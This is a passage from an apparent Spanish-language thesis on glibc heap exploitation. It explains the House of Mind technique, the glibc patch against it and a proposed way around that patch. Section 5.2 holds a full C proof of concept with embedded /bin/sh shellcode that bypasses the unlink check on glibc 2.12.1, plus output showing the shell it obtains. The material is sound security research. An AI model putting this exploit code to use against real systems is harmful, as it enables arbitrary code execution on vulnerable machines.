Aun así, en el Malloc Maleficarum sólo se asentaban las bases teóricas para vulnerar el algoritmo, de modo que en dicho texto no existían pruebas de concepto que demostraran lo que en ellos se afirmaba. Aun así, fue el primer atisbo que demostraba que lo que durante un tiempo pareció imposible, se tornaba posible. Fue entonces cuando muchos hackers alrededor del mundo empezaron a darle vueltas al texto de Phantasmal, de este modo en 2007 K-sPecial publicó The House of Mind[14] en el *ezine .aware*. En dicho texto, K-sPecial demostraba como uno de los métodos detallados por Phantasmal era factible y, de paso, corregía alguno de los errores existentes en el Malloc Maleficarum. Esta vez la prueba de concepto sí que fue liberada al público.

Siguiendo la misma línea, en el 2009 *blackngel* publicó el texto Malloc Des-Maleficarum [8] en el *ezine Phrack*. En este texto no sólo se repasaba una de las técnicas de Phantasmal, sino que se detallaban todas y cada una de modo que en la medida de lo posible se publicaba la prueba de concepto que demostraba que dicha técnica era viable o, por el contrario, era demasiado esotérica.

En el Malloc Des-Maleficarum, al igual que en el Malloc Maleficarum, el conjunto de técnicas estaban identificadas como diferentes casas. *The House of Mind, The House of Prime, The House of Spirit, The House of Force y The House of Lore*. La Tabla 2 muestra la efectividad de cada una tal y como *blackngel* retrató en el texto citado.

En el 2009, momento en el que *blackangel* publicó su documento, la versión vigente de la *glibc* era la 2.8, de modo que tal y como se puede ver, la mayoría de las técnicas detalladas por Phantasmal todavía funcionaban aun habiendo transcurrido 4 años desde la publicación de su artículo.

Si bien es cierto que la explotación de alguna de las técnicas presentadas por Phantasmal requería un conjunto de precondiciones que hacía que la explotación

| Técnica | Efectividad |
|---|---|
| The House of Mind | glibc 2.8 |
| The House of Prime | glibc 2.3.6 |
| The House of Spirit | Todas las versiones de glibc hasta 2009 |
| The House of Force | glibc 2.8 |
| The House of Lore | Explotación no probada |

Tabla 2. Efectividad de las técnicas del Malloc Maleficarum

del algoritmo en una situación real fuera poco probable. Por ejemplo, tanto en *The House of Spirit* y *The House of Force* era necesario poder controlar algunos datos almacenados en el *stack*, de modo que el atacante tenía que ser capaz de escribir datos en variables almacenadas en el *stack* lo que significa que ya no sólo bastaba con un desbordamiento de búfer en el *heap*.

Otro dato interesante es que desde el 2009 hasta la fecha actual - finales del 2012 - no ha habido ninguna otra noticia sobre la explotación del *heap*. Desde la versión 2.8 de la *glibc* hasta la versión actual, la 2.16 no se conoce cual es el estado de cada una de estas técnicas.
Es por esta razón que en el próximo apartado se detallará cual es el estado de una de las técnicas más factibles de llevar a cabo en un escenario real[27].

[27]Exploit aprovechando un error en la gestión de un puntero en el heap y utilizando la técnica *house of mind* para explotarlo:
`https://sites.google.com/site/felipeandresmanzano/popplerPOC.tar.bz2`

### 4.1.1. The House of Mind

Explicado todo lo anterior, entender esta técnica no supone ninguna dificultad. Esta es la ventaja de haber recorrido el arduo camino para poder llegar hasta aquí. Antes de nada, se muestra el código vulnerable tal y como está en la versión 2.3.5 de la *glibc*.

```
1       /*
2         Place the chunk in unsorted chunk list. Chunks are
3         not placed into regular bins until after they have
4         been given one chance to be used in malloc.
5       */
6
7       bck = unsorted_chunks(av);
8       fwd = bck->fd;
9       p->bk = bck;
10      p->fd = fwd;
11      bck->fd = p;
12      fwd->bk = p;
```

Código 44. Código vulnerable para The House of Mind (malloc.c:4338)

En estos momentos, la utilidad de este código es irrelevante. Sólo para situarse, decir que este código viene después de ejecutar la macro *unlink* si el siguiente fragmento no está en uso - la condición `!nextinuse` de la que tanto se ha hablado.

Esta técnica se basa en ser capaz de controlar el valor que devuelve la macro `unsorted_chunks()` una vez se le pasa la variable `av` que no es más que un puntero al *arena*. Si se controlara el valor del puntero `bck` es posible que con la penúltima instrucción `bck->fd = p` se pudiera sobrescribir cualquier dirección de memoria tal y como ocurre con la vulnerabilidad *unlink*. Evidentemente, como con la vulnerabilidad *unlink*, debe existir un desbordamiento de búfer que permita sobrescribir el valor del campo `prev_size` [28] del fragmento de memoria `p`. De este modo, controlando `bck->fd` y el contenido de la dirección del puntero `p` se podrán escribir 4 bytes en cualquier dirección de memoria.
Como se puede deducir, esta técnica tiene, como mínimo, las mismas precondiciones que la vulnerabilidad *unlink*, sin embargo, aun queda el hecho de que se debe tener el control sobre lo que devuelve la macro `unsorted_chunks()`.

El Código 45 muestra la definición de la macro `unsorted_chunks()`. Aunque tampoco es necesario, se muestra cual es el uso de los *unsorted chunks* tal y como está comentado en el código fuente.

[28] Debido a que el campo prev_size es el primer campo de un fragmento de memoria.

```
/*
  Unsorted chunks

    All remainders from chunk splits, as well as all returned chunks,
    are first placed in the "unsorted" bin. They are then placed
    in regular bins after malloc gives them ONE chance to be used
       before
    binning. So, basically, the unsorted_chunks list acts as a queue,
    with chunks being placed on it in free (and malloc_consolidate),
    and taken off (to be either used or placed in bins) in malloc.

    The NON_MAIN_ARENA flag is never set for unsorted chunks, so it
    does not have to be taken into account in size comparisons.
 */

/* The otherwise unindexable 1-bin is used to hold unsorted chunks. */
#define unsorted_chunks(M)          (bin_at(M, 1))
```

Código 45. Macro unsorted_chunks() (malloc.c:2052)

La macro `unsorted_chunks()` no hace más que llamar a la macro `bin_at()` pasándole al array de *bins* un 1. La definición de dicha macro está en el Código 46.

```
/* addressing -- note that bin_at(0) does not exist */
#define bin_at(m, i) ((mbinptr)((char*)&((m)->bins[(i)<<1]) - (SIZE_SZ
    <<1)))
```

Código 46. Macro bin_at() (malloc.c:1973)

Reemplazando los parámetros y las constantes se obtiene que la macro `bin_at()` devuelve lo siguiente:

```
(&((av)->bins[(1)<<1]) - (4<<1))    ==>    &(av->bins[2]) - 8
```

Código 47. Macro bin_at() reemplazada

Cabe destacar que en versiones más recientes de la *glibc* dicha macro se ve modificada de modo que si se le pasa un 1 a la macro `bin_at` lo que se devuelve es la posición 0 del array de *bins* y no la 2, debido a que la macro está definida tal que así:

```
#define bin_at(m, i) \
  (mbinptr) (((char *) &((m)->bins[((i) - 1) * 2]))
                                \
             - offsetof (struct malloc_chunk, fd))
```

Código 48. Nueva macro bin_at()

Con la macro definida de este modo, lo que se dice en los textos [26] y [8] concuerda. Sin embargo, esto es irrelevante para entender cómo funciona la técnica y qué se ha hecho en las nuevas versiones de la *glibc*.

La macro `unsorted_chunks()` devuelve la dirección de `av->bins[2]` menos 8 bytes. Volviendo a la definición del *arena*, Código 6, el array de *bins* está en un offset de "x" bytes. El valor exacto no es necesario ahora mismo. Si el atacante fuera capaz de controlar el contenido de la dirección `av->bins[2]` menos 8 bytes sería capaz de controlar el valor del puntero `bck` al volver de la macro `unsorted_chunks()` y escribir en la dirección contenida por el campo `prev_size` del fragmento `p`, presumiblemente la sección .dtors después del desbordamiento.

Sin embargo, para poder conseguir esto, se hace evidente que se debe controlar el contenido del *arena*, o sea, la variable `av` que ha entrado en juego durante toda la explicación. Evidentemente, si se controlara el contenido del *arena* se podría controlar el valor que se encuentra en la dirección `av->bins[2]` menos 8 bytes. Pero, evidentemente, a simple vista parece imposible controlar el contenido del *arena*. Sin embargo, en el Código 35 de la página 56 ya se ha topado con un método para conseguir dicho objetivo.

Lo que antes era un problema, ahora se convierte en el vector de ataque. A diferencia de la técnica *unlink*, en vez de crear un fragmento de memoria falso, se va a crear un *arena* falso. Y para ello, se va aprovechar la capacidad de no utilizar el `main_arena`, sino que se buscará un nuevo *arena* a partir de la macro `heap_for_ptr()`. El Código 49 define la macro `heap_for_ptr()`.

```
1 #define heap_for_ptr(ptr) \
2  ((heap_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))
```

Código 49. Macro heap_for_ptr() (arena.c:104)

El valor de `HEAP_MAX_SIZE` es de 1024 * 1024, que en binario es 10000000000000000000, por tanto si se le resta 1 se obtiene 11111111111111111111, que negado son 20 ceros. Por tanto, lo que hace la macro `heap_for_ptr()` es poner a 0 los últimos 20 bits - los de menos peso - de la dirección del puntero `ptr`. El *arena* de dicho fragmento de memoria en realidad será la misma dirección devuelta por la macro `heap_for_ptr` ya que en la estructura `heap_info`, Código 4, la primera variable de la estructura es el *arena*.
Poniendo un ejemplo, si el fragmento de memoria para el que se quiere saber su *arena*, está ubicado en la dirección 0x0804b208, su *arena* estará en la dirección 0x08000000. Evidentemente, para que se busque el *arena* en vez de utilizar el arena principal, el fragmento de memoria debe tener el bit `NON_MAIN_ARENA` a 1, tal y como se explica en la página 56.

Ahora que todo está explicado falta saber cual es la pieza que lo encaja todo. La clave de todo esto es entender que los primeros[29] fragmentos de memoria en un sistema sin ASLR estarán ubicados en direcciones del estilo 0x080xxxxx y si de este fragmento se buscara su *arena* siempre se obtendrían direcciones de memoria inferiores, con lo que sería imposible sobrescribir los datos del *arena* a través de un desbordamiento de búfer. Sin embargo, si fuera posible tener un fragmento de memoria en direcciones del estilo 0x081xxxxx, se obtendría que su *arena* estaría en la dirección 0x08100000 con lo que a través de un desbordamiento en el fragmento de memoria situado en 0x080xxxxx se podrían sobrescribir los datos del *arena* situado en 0x08100000.
He aquí el nuevo requisito de esta técnica. Por un lado se necesitan dos fragmentos de memoria igual que con *unlink*, sin embargo, ahora uno de ellos debe estar ubicado en una dirección del estilo 0x081xxxxx.

La Figura 12 muestra un gráfico para retratar la idea general de esta técnica.




Figura 12. Idea general sobre la técnica House of Mind

Por un lado se tiene que el primer fragmento de memoria será el que se utilizará como falso *arena*. A continuación se sobrescribirán los siguientes fragmentos de memoria hasta llegar a la dirección 0x08100000 donde el primer valor será la dirección al primer fragmento `p1`. De este modo, cuando se libere el segundo fragmento situado en una dirección de memoria del estilo 0x081xxxxx se obtendrá[30] que el puntero a su *arena* está en la dirección 0x08100000 donde se encuentra la dirección a `p1` con lo que se engaña al algoritmo de modo que piense que el contenido del *arena* es el contenido del primer fragmento de memoria. Por tanto, se obtiene que con la instrucción `bck = unsorted_chunks(av)`, `bck` apunta a `p1`, el primer fragmento. A continuación se ejecuta la instrucción `bck->fd = p`. `bck->fd` apunta a la sección .dtors, por lo que al ejecutarse esta instrucción la sección .dtors será sobrescrita por la dirección a `p`, que debido a que se está ejecutando el segundo `free()`, `p`

[29]Los primeros búfers para los que un programa pide espacio.
[30]Vía la macro heap_for_ptr()

apunta al fragmento de memoria situado en la dirección 0x081xxxxx.
Una vez el programa finalice, se ejecutarán las instrucciones ubicadas en la dirección 0x081xxxxx tal y como ocurría con la vulnerabilidad del *unlink*, con lo que se ejecutará el `jmp 12` y luego el *shellcode*.

Destacar que hay decenas de requisitos que no se han comentado en esta explicación. El uso del bit `NON_MAIN_ARENA`, los offsets exactos donde ubicar las direcciones con las que se trabaja, la dirección exacta en la sección .dtors y muchos otros detalles. Sólo se quería mostrar al lector cómo funciona esta técnica para mostrarle cómo los desarrolladores de la *glibc* han solucionado la vulnerabilidad. Además, al ser la técnica pública más avanzada para explotar el *heap*, nos permitirá realizar ciertas reflexiones sobre cómo continuar investigando las vulnerabilidades en la gestión de la memoria dinámica.
Para obtener todos los detalles necesarios para escribir una prueba de concepto utilizando esta técnica basta con leer los artículos citados en [26], [14] o [8].

### 4.1.2. Patch a la técnica The House of Mind

Por desgracia, no todo lo bueno dura. En la versión 2.11 de la *glibc* se corrigió esta vulnerabilidad. Aun cuando la técnica de The House of Mind era tan compleja, los desarrolladores de la *glibc* encontraron una solución elegante al problema. El Código 50 la muestra.

```
1 bck = unsorted_chunks(av);
2 fwd = bck->fd;
3 if (__builtin_expect (fwd->bk != bck, 0))
4    {
5       errstr = "malloc(): corrupted unsorted chunks";
6       goto errout;
7    }
```

Código 50. Patch a The House of Mind

Como se puede ver, la condición comprueba la integridad de la lista doblemente enlazada de *unsorted chunks* de un modo parecido a como ocurría con la solución para la vulnerabilidad *unlink*. Evidentemente, al llevar a cabo The House of Mind la lista de *unsorted chunks* no está como debería con lo que la condición es verdadera y, por tanto, no se ejecuta la sobrescritura.

Sin embargo, se debería realizar un estudio a fondo para contrastar si esta medida de seguridad realmente evita la ejecución de la técnica The House of Mind. Partiendo de la base que la dirección del puntero `bck` y el contenido a donde apunta lo puede controlar el atacante, se hace evidente que se puede controlar la dirección de `bck->fd`, o sea, `fwd`. Sabiendo que `bck` apunta al primer fragmento de memoria, `bck->fd`, apunta a la dirección contenida en primer fragmento de memoria más 8

bytes. Para no cumplir la condición, la dirección contenida donde apunta `fwd` más 12 bytes debería ser igual a `bck`, o sea, igual a la dirección del primer fragmento de memoria.

Un esquema gráfico para evadir esta medida de seguridad se retrata en la Figura 13. En `bck->fd` se ha elegido poner la dirección del segundo fragmento de memoria simplemente porque es una región de memoria de la que se pueden controlar sus contenidos. Se podría haber elegido cualquier otra dirección de la que se pudiera controlar los datos que contiene.




Figura 13. Evasión del patch

El problema viene con que el primer fragmento de memoria simula una estructura *arena*. Si en dicha estructura, ahí donde se debe escribir la dirección hacia la región de memoria que el atacante controla, o sea si en `bck->fd` hay datos relevantes para llevar a cabo la técnica de The House of Mind, esta evasión no se podría levar a cabo.

Sin embargo, cogiendo la estructura *arena* en la versión de la *glibc* 2.3.5 o la 2.12.1, si la constante `THREAD_STATS` estuviera definida, en la dirección `bck->fd` se sobrescribiría el valor de una de las variables para llevar a cabo cálculos estadísticos `stat_lock_loop` o `stat_lock_direct`, respectivamente. Por lo tanto no tendría que haber ningún problema para evadir esta medida de seguridad.
Si la constante `THREAD_STATS` no estuviera definida, se sobrescribiría el array de *fastbins* que, teniendo en cuenta que con esta técnica no se utiliza para nada, no ocasionaría ningún problema y, por tanto, también tendría que permitir la evasión de la medida de seguridad.

# 5. Reflexiones

## 5.1. Sobre Malloc Maleficarum

Las técnicas retratadas en el Malloc Maleficarum, aun habiéndose publicado en el 2005, son los métodos más actuales para vulnerar la seguridad de la gestión de la memoria dinámica en sistemas Linux a nivel de usuario. Desde el 2005 hasta el 2009 estas técnicas se han ido refinando hasta hacerlas funcionales en la medida de lo posible. Aun así, a día de hoy parece que estas técnicas no están presentes en el repertorio de los hackers cuando se tiene la posibilidad de desbordar búfers en el *heap*. A riesgo de cometer un error, parece ser que los *exploits* públicos utilizando esta técnica son más bien escasos, es más, sólo he sido capaz de encontrar un *exploit* que utilizara esta técnica, tal y como he citado en el apartado correspondiente.

Este hecho le lleva a uno a plantearse la utilidad de estas técnicas. ¿Por qué no han tenido más repercusión o por qué no se utilizan más a menudo? La primera respuesta plausible es que debido a su dificultad la mayoría de gente se enfoca en otras metodologías para conseguir la ejecución de código arbitrario cuando descubren una vulnerabilidad, sin embargo, si se descubre un *heap overflow* no hay otro modo de ejecutar código arbitrario a menos que se pueda sobrescribir un puntero a una función, con lo que vistas las repercusiones de desbordar un búfer en el *heap* e intentar llevar a cabo, por ejemplo, The House of Mind, no creo que nadie temiera por dificultad de la técnica. En resumen, entender las técnicas retratadas en el Malloc Maleficarum no es trivial, pero no es ni mucho menos algo tan complejo como para que al dedicársele un buen tiempo no se pudiera entender sin problemas.

Lo que me lleva a lo que creo que es el principal problema de estas técnicas. Los requisitos que necesitan para llevarse a cabo. Por un lado, The House of Prime parece que sólo funciona en versiones de la *glibc* inferiores, las demás técnicas necesitan tener control sobre algún dato en el *stack*, a parte de los otros muchos requisitos, y la vulnerabilidad de The House of Mind está solucionada. Pero lo que es más incongruente no es todo esto, sino que por ejemplo, con la técnica de The House of Mind, que es la más conocida por ser la más viable se necesita conocer la dirección exacta de uno de los fragmentos de memoria. ¿Y qué sentido tiene esto? ¿A caso teniendo este conocimiento no seríamos capaces de utilizar la técnica *unlink* como si viviéramos en tiempos más felices?

## 5.2. Sobre Unlink

Las preguntas expuestas en el apartado anterior nos llevan a lo que bien podría ser el renacer de la técnica *unlink*. Si es cierto que las técnicas del Malloc Maleficarum pueden aplicarse en *software* real, lo expuesto en este apartado sin duda tendría

que significar el resurgir de la técnica *unlink*. Evidentemente, esta hipótesis se fundamenta en un razonamiento sin sentido, pero dicho razonamiento se me plantea de manera obvia después de haber estudiado todas estas técnicas. Posiblemente esté obviando algún dato o esté incurriendo en algún error en mi planteamiento porque de ser correcto significaría que técnicas como The House of Mind no son más que un ejercicio intelectual que en nada facilitan, en comparación a las técnicas existentes, la explotación del *heap*. Veamos a lo que me refiero.

Por un lado tenemos que en The House of Mind, se necesita la dirección del primer fragmento de memoria, `p`. Esto es necesario para llevar a cabo la técnica y conseguir ejecutar código arbitrario. Sin embargo, a parte de necesitar la dirección de `p`, Phantasmal Phantasmagoria descubrió un nuevo vector de ataque que, por desgracia, tenía muchos otros requisitos como por ejemplo poder ubicar un fragmento de memoria en direcciones de memoria del estilo 0x081xxxxx. La técnica de The House of Mind, al igual que todas las otras técnicas del Malloc Maleficarum, eran muchísimo más complejas que la técnica existente hasta el momento, con lo que, evidentemente, llevarla a cabo en un escenario real era mucho más difícil. Pero ¿qué podríamos conseguir sabiendo la dirección de un fragmento de memoria `p` mediante la técnica *unlink*?

Por un lado tenemos que *unlink* dejó de ser funcional cuando la macro se modificó de tal modo que quedó tal y como se muestra en el Código 51.

```
1  /* Take a chunk off a bin list */
2  #define unlink(P, BK, FD) {                                            \
3    FD = P->fd;                                                          \
4    BK = P->bk;                                                          \
5    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                \
6     malloc_printerr (check_action, "corrupted double-linked list", P); \
7    else {                                                               \
8      FD->bk = BK;                                                       \
9      BK->fd = FD;                                                       \
10   }                                                                    \
11 }
```

Código 51. Comprobación en la macro unlink (malloc.c:1986)

Si se conociera la dirección de `P` antes de ejecutar el exploit, tal y como es requisito en The House of Mind, ¿se podría evadir la medida de seguridad implementada en *unlink*?

Tal y como se ha detallado en otros capítulos, para explotar la vulnerabilidad en *unlink*, el campo `fd` del fragmento a desenlazar debe apuntar a la dirección donde se encuentra la sección .dtors + 4 - 12 bytes. Para refrescar la memoria, los 4 bytes de más eran para sobrescribir el destructor declarado en la prueba de concepto y la

resta de 12 bytes se debía al *offset* de 12 bytes que se introducía con la instrucción `FD->bk = BK` de la macro *unlink*.

Así pues, si antes de realizar el primer `free()` que ejecutaría la macro *unlink* se sobrescribiera la dirección de memoria dónde empieza la sección .dtors + 4 bytes con la dirección del fragmento `P`, la condición `FD->bk != P` de la nueva macro *unlink* dejaría de cumplirse ya que `FD->bk` apuntaría a `P`. Llevar a cabo esta acción no sería un problema ya que es posible escribir en dicha dirección de memoria si se le asignan los permisos adecuados.

Por otro lado, el campo `bk` del fragmento `P` apunta al *shellcode* que se va a utilizar. Si en un *offset* de 8 bytes desde el inicio del *shellcode* se escribiera la dirección del fragmento `P` la condición `BK->fd != P` también dejaría de cumplirse. Este paso no tiene ningún problema ya que el contenido del *shellcode* se puede controlar y los primeros 12 bytes del *shellcode* son basura con lo que se pueden sobrescribir sin ningún problema.

Veamos si es cierto. En el Código 52 se muestra el código fuente de la prueba de concepto que demuestra lo dicho hasta el momento.

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4  #include <sys/mman.h>
5  #include <unistd.h>
6
7
8  #define PAYLOAD_SIZE  531
9
10 void world_destruction() __attribute__((destructor));
11 void build_payload (char *, void *);
12
13 char shellcode[]=   /* jmp 12 + 12 nops */
14       "\xeb\x0a\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
15       /* shellcode by vlan7 and sch3m4 */
16       "\x31\xdb\x8d\x43\x17\x99\xcd\x80\x31\xc9"
17       "\x51\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62"
18       "\x69\x8d\x41\x0b\x89\xe3\xcd\x80";
19
20 int main(int argc, char ** argv) {
21
22
23   char crafted_data[700] = {0};
24
25   char * ptr_1 = (char *) malloc (512);
26   char * ptr_2 = (char *) malloc (512);
27
```

```
28    /* Obtain the page size of the system */
29    int pagesize = sysconf(_SC_PAGE_SIZE);
30    if ( pagesize == -1) {
31      perror("[-] Page size could not be obtained");
32      exit(EXIT_FAILURE);
33    }
34    /* Obtain an aligned memory region in order to mprotect it */
35    void * real_shell;
36    if ( posix_memalign(&real_shell, pagesize, sizeof(shellcode)) ) {
37      perror("[+] Aligned memory could not be obtained");
38      exit(EXIT_FAILURE);
39    }
40    /* Copy the shellcode to the executable region obtained with memalign
          */
41    memcpy(real_shell, shellcode, sizeof(shellcode));
42    /* Making  shellcode location executable */
43    mprotect(real_shell, pagesize, PROT_WRITE | PROT_EXEC);
44    /* Making DTORS section writable */
45    mprotect((void*)0x8049000, pagesize, PROT_WRITE);
46    /* The payload is built */
47    build_payload(crafted_data, real_shell);
48
49
50    unsigned long * dtors_ptr = (unsigned long *)0x08049f1c;
51    *dtors_ptr = (unsigned long )( ptr_2 - 0x8);
52    memcpy(real_shell + 8, dtors_ptr, 4);
53
54    memcpy(ptr_1, crafted_data, PAYLOAD_SIZE);
55
56    free(ptr_1);
57    printf("First free executed.\n");
58  //  free(ptr_2);
59    printf("Second free commented.\n");
60
61    return 0;
62  }
63
64  void build_payload(char * crafted_data, void * sc_addr) {
65
66    char str_dtor_ptr[5] = {0};
67    char * seek = crafted_data;
68
69    /* Trash */
70    memset(seek, '@', 516);
71    seek += 516;
72    /* size of second freed chunk. Hexadecimal 16 value */
73    /* PREV_INUSE bit set. Avoid consolidate backward (unlink) on 2nd
         free */
74    memcpy(seek, "\x11\x00\x00\x00", 4);
75    seek += 4;
76    /* fd of second freed chunk. dtors_end - 12 */
```

```
77    memcpy(str_dtor_ptr, "\x10\x9f\x04\x08", 4);
78    memcpy(seek, str_dtor_ptr, 4);
79    seek += 4;
80    /* bk of second freed chunk. Shellcode address */
81    memcpy(seek, &sc_addr, 4);
82    seek += 4;
83    /* Trash */
84    memset(seek, '@', 12);
85    seek += 12;
86    /* size of fake chunk. PREV_INUSE bit unset. -8 value */
87    /* triggers unlink in the nextinuse of the first free() */
88    memcpy(seek, "\xf8\xff\xff\xff", 4);
89    seek += 4;
90    /* Trash */
91    memset(seek, '@', 12);
92    seek += 12;
93    /* Size of the second fake chunk */
94    /* if the PREV_INUSE bit is set, the unlink is not triggered */
95    /* in the second free()*/
96    memcpy(seek, "\x41@@@", 4);
97    seek += 4;
98  }
99
100 void world_destruction() {}
```

Código 52. Evasión de las medidas de seguridad en la macro unlink

Como se puede ver, se utiliza la misma metodología que cuando en apartados anteriores se explotaba el *heap* vía la macro *unlink*. Lo cierto es que este código es el que se comentaba en el apartado 4 cuando se hablaba de utilizar un offset positivo. Las líneas 50, 51 y 52 son las que escriben la dirección de `P` en la sección .dtors y en el *shellcode*. Debido a que el fragmento que se desenlaza es el siguiente a `ptr_1`[31], `P` es el fragmento de memoria donde se almacenan los datos de `ptr_2`.
Al ejecutarse la prueba de concepto se obtiene lo siguiente:

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ gcc
    the_great_unlink.c -o the_great_unlink
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ ./
    the_great_unlink
First free executed.
Second free commented.
$ id
uid=1000(newlog) gid=1000(newlog) groups=1000(newlog),4(adm),20(dialout),24(cdrom),46(
    plugdev),111(lpadmin),119(admin),122(sambashare)
$ exit
```

Código 53. Ejecución de la prueba de concepto

[31]Recordar que en la técnica de unlink, el primer free() es el que ejecuta la sobrescritura en la sección .dtors.

Como se puede ver, se ha ejecutado el *shellcode*. Destacar que el segundo `free()` en el código de la prueba de concepto está comentado ya que lanzaba el error `invalid next size (fast)`. Se debería ajustar el *payload* de modo que esto no ocurriera, sin embargo, el objetivo de este apartado ya está cumplido. Con la ejecución de sólo un `free()` y mediante la técnica *unlink* se ha podido ejecutar código arbitrario en la *glibc* 2.12.1. A parte de posibles detalles en el payload y si no se han añadido nuevas medidas de seguridad en la macro *unlink*, está técnica debería funcionar sin ningún problema en las versiones más recientes de la *glibc*.

Todo esto me lleva a preguntarme el porqué de técnicas como The House of Mind. Evidentemente, según mi opinión, The House of Mind es una técnica sublime, genial. Después de mucho tiempo utilizando las mismas técnicas para explotar el *heap* apareció el Malloc Maleficarum como si fuera una bocanada de aire fresco. Enfocó desde otro prisma las vulnerabilidades en la gestión de la memoria dinámica. Abriendo nuevos caminos hacia la explotación del *heap*. Fue algo positivo para la comunidad. Tanto para los *hackers* como para los desarrolladores de la *glibc* porqué les permitió implementar la gestión de la memoria dinámica en Linux de un modo más robusto. Es por esto que jamás ha sido mi intención infravalorar el potencial de dichas técnicas, simplemente me ha sorprendido que nadie más haya visto o publicado la idea que aquí se ha planteado.

# 6. Líneas de futuro

Aun habiendo llevado a cabo esta investigación aún han quedado muchas cosas en el tintero.
Existen muchos conceptos por estudiar en cuanto a la explotación del modo en que se gestiona la memoria dinámica en Linux. Por un lado, se debería estudiar cómo afectan las medidas de seguridad implementadas en el sistema operativo. La principal medida de seguridad a evadir es ASLR. Debido a su uso, un mismo programa no siempre ubica las variables o los segmentos del binario en las mismas direcciones de memoria en diferentes ejecuciones. Esto hace que las diferentes técnicas que se han mostrado en esta investigación no se puedan extrapolar directamente a los sistemas operativos más actuales debido a la necesidad de conocer de antemano la dirección de ciertos fragmentos de memoria. Con todo y con eso, existen ciertos mecanismos para evadir esta medida de seguridad. Varios investigadores han encontrado diferentes modos de vulnerar ASLR, el primero de ellos fue [11] y evidentemente lo publicó en el *ezine* Phrack. Después vinieron otros como [19], [20], [18] o [10].
Por tanto, el siguiente paso lógico sería estudiar todos los conceptos detrás de los mecanismos de mitigación para intentar extrapolar las técnicas detalladas en esta investigación a los sistemas operativos actuales.

El siguiente paso sería estudiar aún más el algoritmo *ptmalloc*. El último reporte de una vulnerabilidad en el modo de gestionar la memoria dinámica en Linux data del 2005[26]. Han pasado casi 8 años y no se ha publicado ninguna otra vulnerabilidad. Este hecho, en el mundo de la seguridad informática, es bastante insólito.
Se debería estudiar todos aquellos fragmentos de código en los que se trabaja con los punteros a los datos del usuario. Se debería buscar en el código fuente todas aquellas apariciones del puntero `p`, `bk` o `fd`. En el caso de que ocurriera un *heap overflow* estos datos serían los que un atacante podría controlar. Se deberían estudiar todas las operaciones que se hacen con ellos, saber cual es el flujo de ejecución para llegar al punto en el que se utilizan e investigar si con esas operaciones entre los punteros en algún momento se escriben datos en memoria.
Otro vector de ataque a estudiar serían las posibilidades que introduce poder controlar los datos de la estructura *arena* tal y como ocurre con la técnica The House of Mind. Pensar en la modificación de los arrays de *bins*, *fastbins* o *unsorted chunks*, de modo que dichos arrays apunten a direcciones de memoria con algún tipo de interés para poder ejecutar código arbitrario al añadir fragmentos de memoria modificados por el atacante. Por otro lado, en estos 7 años pueden haber aparecido nuevos vectores de ataque. Los fragmentos de memoria actuales contienen dos campos nuevos, `fd_nextsize` y `bk_nextsize`. Estos campos también se desenlazan al ejecutar la macro *unlink* así que sería interesante estudiar si se pueden llevar acciones parecidas a las que se llevan a cabo con el puntero `fd` y `bk`.

Por último, en esta investigación se ha estudiado la gestión de la memoria dinámi-

ca a nivel de usuario. Existen otros algoritmos utilizados para gestionar la memoria dinámica cuando se está programando a nivel de kernel. La gestión de la memoria dinámica en el *kernel* de Linux se realiza a través del algoritmo llamado SLUB. En la versión 2.6.23 del kernel este algoritmo se convirtió en el algoritmo por defecto para realizar la gestión de la memoria dinámica. Así que sería de interés realizar un estudio de vulnerabilidades tal y como se ha hecho en esta investigación.

# 7. Conclusiones

Al término de la investigación los resultados obtenidos son positivos. El fruto más significativo es la obtención de varias técnicas de explotación del sistema con el que se gestiona la memoria dinámica en el sistema operativo GNU/Linux que no existían o no se habían publicado anteriormente. Evidentemente, este resultado supera con creces las expectativas que se tenían en un principio.

